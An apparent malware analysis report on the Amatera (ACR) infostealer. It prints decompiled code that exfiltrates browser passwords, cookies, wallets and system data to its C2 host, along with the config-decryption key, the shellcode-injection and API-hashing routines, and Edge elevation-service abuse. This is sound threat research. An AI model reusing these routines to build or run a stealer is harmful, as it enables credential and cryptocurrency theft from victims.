MalwareAnalysisReports/AmateraStealer/Amatera Stealer v1.md at main · VenzoV/MalwareAnalysisReports

By VenzoV

Archived: 2026-04-05 15:45:28 UTC

Sample

At the time of analysis, this was the only sample I was able to locate related to the Amatera stealer. I was also unable to find any prior public reports or technical write-ups on Amatera. The only references I identified (though others may exist) were a few posts on X discussing its command-and-control (C2) panel.

While drafting this analysis, Proofpoint published a brief blog post noting that Amatera is a rebranded version of ACR Stealer, as previously analyzed by AhnLab.

The sample referenced in this post is available on MalwareBazaar and VirusTotal.

SHA256
73fd51d4a0959e5c5a82db9be0d765069d02a2b97f51f55f5d6422a7bec01caa

The sample I analyzed below appears to differ from the one referenced by Proofpoint. It seems to represent an earlier or test version of the malware, as it lacks significant obfuscation and does not incorporate advanced anti-analysis techniques. Also big give away is the **"build_id"** string set to **"test_5"**

In the last section I will add the differences and similarties as I got, for now it contains only a quick glance of the similarties found within the shellcode and hashing algorithm.

C2 Communications

The main features for C2 communications are:

- Connects to C2 server at "afdprox.icu" on port 443
- Uses RC4 encryption for data transmission
- Implements authorization headers for authentication
- Sends stolen data via POST requests to "/core/sendPart"
- Receives config from "/core/createSession"

The two functions that iteract with the C2 are:

- mw_C2GetConfig -> Gets JSON config
- mw_C2SendData -> Sends Stolend data RC4 encrypted

The stealer will make use of the Authorization header to connect to C2 and receive an encrypted config. The data will be base64 decoded and then decrypted. The function mw_ParseC2Data() is evidence that the config is in a JSON format. Also previous ACR reported by AhnLab shows a very similar json.

```
1400011e0    char* mw_C2GetConfig(char* a_outBuffer, char* a_key)

1400011e0    {
1400011e0        void authHeader;
140001200        // Authorization : b0b12e32-2f73-41fc-9031-307e8fdbc5d4
140001200        mw_AuthorizationConcat(&authHeader, a_key);
140001205        char* addr_Heap = nullptr;
140001205
14000121a        while (true)
14000121a        {
14000121a            char** pHeap = &addr_Heap;
14000121f            int64_t var_188_1 = 0;
140001228            int64_t var_190 = 0;
140001228
14000126a            if (mw_c2Connect("afdprox.icu", 443, &GET, "/core/createSession", &authHeader,
14000126a                var_190, var_188_1, pHeap) && addr_Heap)
14000126a            {
140001289                int64_t decodedSize = 0;
14000129f                char* DecodedData = mw_decodeb64(addr_Heap, &decodedSize, 1);
1400012ae                mw_w_HeapFree(addr_Heap);
1400012c5                mw_rc4_encrypt_decrypt(DecodedData, decodedSize, a_key);
1400012ef                void outBuffer_DecryptedData;
1400012ef                __builtin_memcpy(&outBuffer_DecryptedData,
1400012ef                    mw_ParseC2Data(a_outBuffer, DecodedData), 0xb8);
140001302                return a_outBuffer;
14000126a            }
14000126a
140001282            mw_w_function13(Kernel32.dll, "Sleep", 10000);
14000121a        }
1400011e0    }
```

Following some of the JSON fields the malware looks for and saves the values:

```
1400062c4            a_DecryptedData_1 = &a_DecryptedData_1[1];
1400062c4
1400062e2            if (mw_ContainsString(&addr_buffer1, "session_id"))
1400062e2            {
140006311                if (mw_ContainsString(&addr_buffer1, "grabber_rules"))
140006311                {
140006448                    if (mw_ContainsString(&addr_buffer1, "gecko_paths"))
140006448                    {
1400064f1                        if (mw_ContainsString(&addr_buffer1, "gecko_files"))
1400064f1                        {
140006591                            if (mw_ContainsString(&addr_buffer1, "chromium_browsers"))
140006591                            {
14000693e                                if (mw_ContainsString(&addr_buffer1, "chromium_files"))
14000693e                                {
1400069de                                    if (mw_ContainsString(&addr_buffer1,
1400069de                                        "chromium_extensions"))
1400069de                                    {
140006a7e                                        if (mw_ContainsString(&addr_buffer1,
140006a7e                                            "chromium_apps"))
140006a7e                                        {
140006c52                                            if (mw_ContainsString(&addr_buffer1,
140006c52                                                "applications"))
140006c52                                            {
140006df6                                                if (!mw_ContainsString(&addr_buffer1,
140006df6                                                    "desktop_wallets"))
140006df6                                                {
140006e0d                                                    for (char* lpMultiByteStr_8 =
140006e0d                                                        mw_strtok_custom(input_string,
```

As for mw_C2SendData, this function is pretty standard. It will RC4 encrypt stolen data and send it to the C2.

```
140001090    uint32_t mw_C2SendData(char* arg1, struct custom_OutData* arg2)

140001090    {
140001090        void a_authHeader;
1400010ae        mw_AuthorizationConcat(&a_authHeader, arg1);
1400010d3        mw_rc4_encrypt_decrypt(arg2->pHeap, arg2->offset, arg1);
1400010d8        char connected = 0;
1400010e4        uint32_t result;
1400010e4
1400010e4        while (true)
1400010e4        {
1400010e4            if ((uint32_t)connected)
1400010e4            {
140001183                result = 0;
140001183                break;
1400010e4            }
1400010e4
14000113f            char connected_1;
14000113f
14000113f            if (!mw_c2Connect("afdprox.icu", 0x1bb, "POST", "/core/sendPart",
14000113f                    &a_authHeader, arg2->pHeap, arg2->offset, nullptr))
140001148                connected_1 = 0;
14000113f            else
140001141                connected_1 = 1;
140001141
140001152            connected = connected_1;
140001152
14000115d            if ((uint32_t)connected)
14000115d            {
14000117a                result = 1;
14000117c                break;
14000115d            }
14000115d
140001173            mw_w_function13(Kernel32.dll, "Sleep", 10000);
```

C2 Config Decryption

After reviewing other builds—particularly those resembling the ones analyzed in Proofpoint's research rather than test builds—I was able to decrypt the C2 configuration using the following method:

```
def xor_decrypt_exact(encrypted: bytes, key: bytes) -> bytes:
    if len(key) != 10:
        raise ValueError("Key must be exactly 10 bytes")
    decrypted = bytearray(len(encrypted))
    for i in range(len(encrypted)):
        decrypted[i] = encrypted[i] ^ key[i % 10]
    return bytes(decrypted)
```

The key can be found right at the start of the code:

```
0040ff90    void* __stdcall mw_DecryptConfig(void* allocatedMemory, int32_t b64Decoded)

0040ff90    {
0040ff90        int32_t ecx;
0040ff97        int32_t var_10 = ecx;
0040ff9f        int32_t key;
0040ff9f        __builtin_strcpy(&key, "852149723");
0040ffc2        int32_t size_key = mw_GetSize(&key);
0040ffcc        void* addr_DecryptedData = mw_w_NtVirtualAlloc(b64Decoded + 1);
0040ffcc
0040ffdb        if (!addr_DecryptedData)
0040ffe1            return nullptr;
0040ffe1
0040fff9        for (int32_t i = 0; i < b64Decoded; i += 1)
0040fff9            *(uint8_t*)((char*)addr_DecryptedData + i) =
0040fff9                *(uint8_t*)((char*)allocatedMemory + i)
0040fff9                ^ *(uint8_t*)(&key + (int64_t)i % 10);
0040fff9
00410026        *(uint8_t*)((char*)addr_DecryptedData + b64Decoded) = 0;
00410029        return addr_DecryptedData;
0040ff90    }
```

Following the c2 config:

```
Amatera Config:
{"b":[{"n":"b\\c8","p":"\\Local\\Google\\Chrome\\User Data","t":1,"pn":"chrome.exe"},{"n":"b\\c8","p
```

System Information Harvesting

The malware comprehensively profiles the victim's system by collecting:

- Machine GUID and hardware identifiers
- Hostname and username
- Operating system details and locale information
- Installation date and timezone
- Display/monitor information
- Processor details and total RAM
- List of installed software and running processes
- Takes screenshots of the desktop
- Steals clipboard contents

```
140008e40    int64_t mw_GatherSystemInformation(struct custom_OutData* arg1)

140008e40    {
140008e40        void var_50;
140008e65        struct custom_OutData var_38;
140008e65        __builtin_memcpy(&var_50, mw_createStructUnk1(&var_38), 0x18);
140008e7c        struct custom_OutData SystemInfo;
140008e7c        __builtin_memcpy(&SystemInfo, &var_50, 0x18);
140008e83        mw_GetMachineGUID(&SystemInfo);
140008e8d        mw_GetHostname_GetUsername(&SystemInfo);
140008e97        mw_GetOSname(&SystemInfo);
140008ea1        mw_GetUserDefaultLocaleName(&SystemInfo);
140008eab        mw_GetInstallDate(&SystemInfo);
140008eb5        mw_GetTimeZone(&SystemInfo);
140008ebf        mw_DisplayInformation(&SystemInfo);
140008ec9        mw_ProcessorNameString(&SystemInfo);
140008ed3        mw_TotalRam(&SystemInfo);
140008edd        mw_StartPath(&SystemInfo);
140008ee7        mw_EnumInstalledSoftware(&SystemInfo);
140008ef1        mw_ProcessList(&SystemInfo);
140008efb        mw_TakeScreenshot(&SystemInfo);
140008f05        mw_GetClipboard(&SystemInfo);
140008f23        mw_CopyStringsToHeap(arg1, u"system_info", SystemInfo.pHeap, SystemInfo.offset);
140008f38        return mw_w_w_HeapFree(&SystemInfo);
140008e40    }
```

Data Theft

The malware specifically targets Chromium-based browsers:

- Extracts Chrome/Chromium encryption keys from Local State files
- Steals stored passwords, cookies, and browsing data
- Harvests browser extension data (likely targeting cryptocurrency wallet extensions)
- Processes app-bound encryption keys for newer Chrome versions
- Also targets Mozilla Firefox data
- Searches for and steals desktop cryptocurrency wallet files
- Steals Telegram Desktop session files and data
- Harvests Steam account information

```
1400042d2        mw_MozillaData(&outDataHeap, &C2DataBuffer);
1400042e4        mw_C2SendData(&C2DataBuffer, &outDataHeap);
```

```
mw_ChromeData(&outDataHeap, &C2DataBuffer);
mw_C2SendData(&C2DataBuffer, &outDataHeap);
```

```
mw_Chromium(&outDataHeap, &C2DataBuffer);
mw_C2SendData(&C2DataBuffer, &outDataHeap);
```

```
mw_DesktopWallets(&outDataHeap, &C2DataBuffer);
mw_C2SendData(&C2DataBuffer, &outDataHeap);
```

Shellcode

First Shellcode

While analyzing Chrome-related files, the malware invokes a function tasked with injecting shellcode into the target browser, based on parameters defined in its configuration. The shellcode is executed by creating a new thread within the browser process.

Notably, the payload consists of a two-stage shellcode, both stages embedded within the sample itself. The first stage is responsible for locating, parsing, and decompressing the second-stage shellcode. This process involves scanning memory for specific patterns used to identify and extract the embedded payload.

```
140003133    mw_memcpy(shellcode, mw_Shellcode, 0x197c);
140003142    int64_t token = 0xc0ffeeeedeadbeef;
140003182    *(uint64_t*)mw_w_FindTokenOffset(shellcode, 0x197c, &token, 8) = lpParameter_1;
1400031a0    mw_w_WriteProcessMemory(hProcess, lpStartAddress, shellcode, 0x197c);
1400031ba    int64_t hThread = mw_w_CreateRemoteThread(hProcess, lpStartAddress, lpParameter_1);
1400031cf    mw_w_WaitForSingleObject(hThread);
```

The first-stage shellcode employs a **custom hashing algorithm** to obfuscate the API functions it requires. It performs classic **PEB (Process Environment Block) walking** to dynamically resolve the addresses of these functions at runtime, a common technique used to evade static analysis and avoid reliance on import tables.

Once the necessary APIs are resolved, the shellcode searches memory for a predefined **marker** indicating the location of the second-stage shellcode. It then constructs the appropriate entry point and transfers execution to it.

Additionally, the shellcode appears to support both **RC4 encryption** and **RTL compression** for the embedded payloads. However, in this particular sample, neither of these obfuscation methods is applied—the payload is in plain or minimally encoded form.

```
int64_t mw_Shellcode()

{
    void* out_ptr1 = nullptr;
    int64_t rc4_key = 0;
    void* pFnRtlDecompressBuffer = mw_ApiResolution(ntdll, RtlDecompressBuffer);
    void* pFnVirtualAlloc = mw_ApiResolution(Kernel32, VirtualAlloc);
    void* pFnGetProcAddress = mw_ApiResolution(Kernel32, GetProcAddress);
    void* pFnGetModuleHandleA = mw_ApiResolution(Kernel32, GetModuleHandleA);
    void* pFnLoadLibraryA = mw_ApiResolution(Kernel32, LoadLibraryA);
    void* CompressedBuffer = mw_FindPayload(&out_ptr1, &rc4_key);
    ULONG UncompressedBufferSize = (int32_t)out_ptr1;
    PUCHAR CompressedBuffer = CompressedBuffer;

    if (*(uint64_t*)(UncompressedBufferSize + 0x48))
        mw_rc4_shellcode(CompressedBuffer,
            *(uint32_t*)(UncompressedBufferSize + 0x50), rc4_key);

    if (*(uint64_t*)(UncompressedBufferSize + 0x38))
        CompressedBuffer = mw_DecompressBuffer(CompressedBuffer,
            UncompressedBufferSize, pFnVirtualAlloc, pFnRtlDecompressBuffer);

    void* allocatedMemory =
        mw_allocate(CompressedBuffer, pFnVirtualAlloc, UncompressedBufferSize);
    sub_14000c218(CompressedBuffer, allocatedMemory, UncompressedBufferSize);
    sub_14000c67c(allocatedMemory, UncompressedBufferSize);
    sub_14000c3f0(allocatedMemory, pFnGetModuleHandleA, pFnLoadLibraryA,
        pFnGetProcAddress, UncompressedBufferSize);
    /* tailcall */
    return mw_jmpToShellcode3(UncompressedBufferSize, allocatedMemory);
}
```

Following the python version of the hashing algorithm:

```
def ror(value, bits, width=32):
    return ((value >> bits) | (value << (width - bits))) & (2**width - 1)

def compute_hash(utf16le_bytes):
    result = 0
    i = 0
    while i + 1 < len(utf16le_bytes):
        char = utf16le_bytes[i]
        next_byte = utf16le_bytes[i+1]
        # Check for UTF-16 null terminator (two null bytes)
        if char == 0x00 and next_byte == 0x00:
            break

        byte = char  # only low byte used (so ASCII-safe)
        byte_1 = byte - 0x20
```

```
        if byte < 0x61:
            byte_1 = byte

        result = ror(result, 0xc) + byte_1
        i += 2  # move to next UTF-16 char

    return result
```

Second Shellcode

This shellcode uses a COM API to steal browser data and to change security context.

The COM infrastructure is initialized by loading essential libraries such as ole32.dll and oleaut32.dll, which provide access to COM functionality. Key COM functions like CoInitializeEx, CoUninitialize, CoCreateInstance, and CoSetProxyBlanket are resolved. Additionally, BSTR functions for handling strings, such as SysAllocStringByteLen and SysFreeString, are also resolved to facilitate memory management and string operations.

The COM object is then created and configured by calling CoInitializeEx(0, 2), which sets the apartment threading model for the process. The COM instance is instantiated using CoCreateInstance. To ensure proper security, the proxy blanket is set with CoSetProxyBlanket, which configures the authentication and authorization settings. The proxy blanket is specifically set with RPC_C_AUTHN_LEVEL_PKT_PRIVACY, which provides the highest authentication level (combining both integrity and encryption), ensuring the communication is secure. It also uses RPC_C_IMP_LEVEL_IMPERSONATE, allowing the process full access to the caller's token. Additionally, EOAC_STATIC_CLOAKING is applied, allowing the use of the thread's token silently without revealing its identity.

```
{  // EF BE AD DE EE EE FF C0 -> C0FFEEEEDEADBEFF
    int64_t* rax = *(uint64_t*)0x403000;
    int64_t ole32.dll = pFnLoadLibraryA("ole32.dll");
    int64_t pFnCoInitializeEx = pFnGetProcAddress(ole32.dll, "CoInitializeEx");
    int64_t pFnCoUninitialize = pFnGetProcAddress(ole32.dll, "CoUninitialize");
    int64_t pFnCoCreateInstance = pFnGetProcAddress(ole32.dll, "CoCreateInstance");
    int64_t pFnCoSetProxyBlanket = pFnGetProcAddress(ole32.dll, "CoSetProxyBlanket");
    int64_t oleaut32.dll = pFnLoadLibraryA("oleaut32.dll");
    int64_t pFnSysAllocStringByteLen =
        pFnGetProcAddress(oleaut32.dll, "SysAllocStringByteLen");
    int64_t pFnSysFreeString = pFnGetProcAddress(oleaut32.dll, "SysFreeString");

    if (pFnCoInitializeEx(0, COINIT_APARTMENTTHREADED) < 0)
    {
        rax[7] = 0;
        return 0;
    }

    LPVOID* ppv;
    mw_set0(&ppv);
    void var_10;  // rcx ->C0FFEEEEDEADBEFF r9 ->C0FFEEEEDEADBF0F
    int32_t result = pFnCoCreateInstance(&rax[2], 0, 4, &rax[4],
```

```
// 6   RPC_C_AUTHN_LEVEL_PKT_PRIVACY - highest authentication
// level (integrity + encryption).
// 3   RPC_C_IMP_LEVEL_IMPERSONATE - allows full access to
// caller's token.
// 0x40   EOAC_STATIC_CLOAKING - use the thread token
// silently, without revealing identity.
if (pFnCoSetProxyBlanket(sub_401080(&ppv), 0xffffffff, 0xffffffff, -1, 6, 3, 0,
    0x40, result, rax) < 0)
```

n the analyzed non-test build of the malware, several COM CLSIDs were identified as being used to interface with browser elevation services. These CLSIDs correspond to known COM classes and interfaces responsible for executing processes with elevated privileges, often related to browser components.

- CLSID: {1FCBE96C-1697-43AF-9140-2897C7C69767}
  - Identified as the `MicrosoftEdgeElevationService` COM class.
  - Responsible for handling elevation requests for the legacy Microsoft Edge browser.
- CLSID: {C9C2B807-7731-4F34-81B7-44FF7779522B}
  - Associated with the IElevatorEdge COM interface.
  - Facilitates elevation operations specific to Edge's elevation broker mechanism.

```
else
{
    GUID CLSID_MicrosoftEdgeElevationService;
    CLSID_MicrosoftEdgeElevationService.Data1 = 0x1fcbe96c;
    CLSID_MicrosoftEdgeElevationService.Data2 = 0x1697;
    CLSID_MicrosoftEdgeElevationService.Data3 = 0x43af;
    CLSID_MicrosoftEdgeElevationService.Data4[0] = 0x91;
    CLSID_MicrosoftEdgeElevationService.Data4[1] = 0x40;
    CLSID_MicrosoftEdgeElevationService.Data4[2] = 0x28;
    CLSID_MicrosoftEdgeElevationService.Data4[3] = 0x97;
    CLSID_MicrosoftEdgeElevationService.Data4[4] = 0xc7;
    CLSID_MicrosoftEdgeElevationService.Data4[5] = 0xc6;
    CLSID_MicrosoftEdgeElevationService.Data4[6] = 0x97;
    CLSID_MicrosoftEdgeElevationService.Data4[7] = 0x67;
    __builtin_memcpy(&CLSID,
        "\x6c\xe9\xcb\x1f\x6c\xe9\xcb\x1f\x6c\xe9\xcb\x1f\x6c\xe9\xcb\x1f\x07\xb8\xc2\xc9\x07\xb8\xc2\xc9\x07\xb8\xc2\xc9\x07\xb8\xc2\xc9\
        0x24);
    GUID IElevatorEdge_Interface;
    IElevatorEdge_Interface.Data1 = 0xc9c2b807;
    IElevatorEdge_Interface.Data2 = 0x7731;
    IElevatorEdge_Interface.Data3 = 0x4f34;
    IElevatorEdge_Interface.Data4[0] = 0x81;
    IElevatorEdge_Interface.Data4[1] = 0xb7;
    IElevatorEdge_Interface.Data4[2] = 0x44;
    IElevatorEdge_Interface.Data4[3] = 0xff;
    IElevatorEdge_Interface.Data4[4] = 0x77;
    IElevatorEdge_Interface.Data4[5] = 0x79;
    IElevatorEdge_Interface.Data4[6] = 0x52;
    IElevatorEdge_Interface.Data4[7] = 0x2b;
}
```

Further notes on how this typically works can be found Here

Similarties with Proofpoint research

Upon analyzing the Proofpoint sample, we observe that the shellcode section exhibits a structure highly similar to that found within the binary.
Notably, the pattern used to locate the initial shellcode—which subsequently loads a secondary payload—is consistent across samples. The implementation appears nearly identical, even utilizing the same hash values for resolving ntdll.dll and kernel32.dll.

```
00411af0  5b 10 49 8b 6b 18 49 8b-73 20 49 8b 7b 28 49 8b  [.I.k.I.s I.{(I.
00411b00  e3 41 5e c3 48 89 5c 24-08 48 89 74 24 10 57 48  .A^.H.\$.H.t$.WH
00411b10  83 ec 30 48 8b fa 48 8b-f1 e8 8a fb ff ff c7 44  ..0H..H........D
00411b20  24 20 aa bb cc dd 48 8b-d8 c7 44 24 24 01 01 01  $ ....H...D$$...
00411b30  01 c6 44 24 28 00 48 85-c0 74 1f 48 ff c3 48 8d  ..D$(.H..t.H..H.
00411b40  54 24 20 48 8b cb 41 b8-08 00 00 00 e8 77 fe ff  T$ H..A......w..
00411b50  ff 85 c0 74 26 48 85 db-75 e1 48 ff c3 48 89 1e  ...t&H..u.H..H..
00411b60  48 83 c3 58 48 8b 74 24-48 48 89 1f 48 8d 43 10  H..XH.t$HH..H.C.
00411b70  48 8b 5c 24 40 48 83 c4-30 5f c3 48 83 c3 08 eb  H.\$@H..0_.H....
00411b80  dc cc cc cc 48 89 5c 24-08 48 89 7c 24 10 4c 8b  ....H.\$.H.|$.L.
00411b90  4a 18 48 8b da 4c 03 c9-4c 8b d9 4c 3b c9 74 74  J.H..L..L..L;.tt
00411ba0  45 8b 01 45 8b 51 04 45-03 c2 74 68 41 8b c2 33  E..E.Q.E..thA..3
00411bb0  d2 48 83 e8 08 48 d1 e8-48 63 f8 85 c0 7e 43 45  .H...H..Hc...~CE
00411bc0  0f b7 44 51 08 b9 00 f0-00 00 41 0f b7 c0 66 23  ..DQ......A...f#
00411bd0  c1 b9 00 a0 00 00 66 3b-c1 75 1b 41 8b 09 41 81  ......f;.u.A..A.
00411be0  e0 ff 0f 00 00 4b 8d 04-03 48 03 c8 49 8b c3 48  .....K...H..I..H
00411bf0  2b 43 20 48 01 01 48 ff-c2 48 3b d7 7c c1 45 8b  +C H..H..H;.|.E.
00411c00  51 04 41 8b c2 4c 03 c8-41 8b 09 45 8b 51 04 41  Q.A..L..A..E.Q.A
00411c10  03 ca 75 98 48 8b 5c 24-08 48 8b 7c 24 10 c3 cc  ..u.H.\$.H.|$...
00411c20  48 8b 41 30 48 03 c2 48-ff e0 cc cc cc cc cc cc  H.A0H..H........
00411c30  cc cc cc cc cc cc cc cc-c2 00 00 cc 44 8a 01 4c  ............D..L
00411c40  8b c9 33 c0 eb 19 41 0f-be d0 c1 c8 0c 41 80 f8  ..3...A......A..
00411c50  61 8d 4a e0 0f 4c ca 03-c1 49 ff c1 45 8a 01 45  a.J..L...I..E..E
00411c60  84 c0 75 e2 c3 cc cc cc-45 33 c9 4c 8b c1 41 8b  ..u.....E3.L..A.
00411c70  c1 66 44 39 09 74 1c 41-0f b6 10 4d 8d 40 02 c1  .fD9.t.A...M.@..
00411c80  c8 0c 80 fa 61 8d 4a e0-0f 42 ca 03 c1 66 45 39  ....a.J..B...fE9
00411c90  08 75 e4 c3 aa bb cc dd-01 01 01 01 00 12 00 00  .u..............
```


```
{
    ntdll = 0x2911895d,
    Kernel32 = 0xe616dcd1
};
```

```
void* eax_1 = sub_411810(0x2911895d) - 1;
void* eax_3 = sub_411810(0xe616dcd1) - 1;
```

Additionally, the string "Elevator.exe" is present in the second-stage shellcode, suggesting a shared origin or toolkit.

```
00412960  68 22 00 00 70 22 00 00-78 22 00 00 00 30 00 00  h"..p"..x"...0..
00412970  30 11 00 00 89 22 00 00-9b 22 00 00 00 00 01 00  0....".."......
00412980  45 6c 65 76 61 74 6f 72-2e 65 78 65 00 3f 67 5f  Elevator.exe.?g_
00412990  70 44 61 74 61 40 40 33-50 45 41 58 45 41 00 45  pData@@3PEAXEA.E
004129a0  6e 74 72 79 50 6f 69 6e-74 00 00 00 d0 22 00 00  ntryPoint....".."
004129b0  00 00 00 00 00 00 00 00-54 23 00 00 00 20 00 00  ........T#... ..
```

The following highlights the reuse of the same hashing algorithm within the shellcode:



Source: https://github.com/VenzoV/MalwareAnalysisReports/blob/main/AmateraStealer/Amatera%20Stealer%20v1.md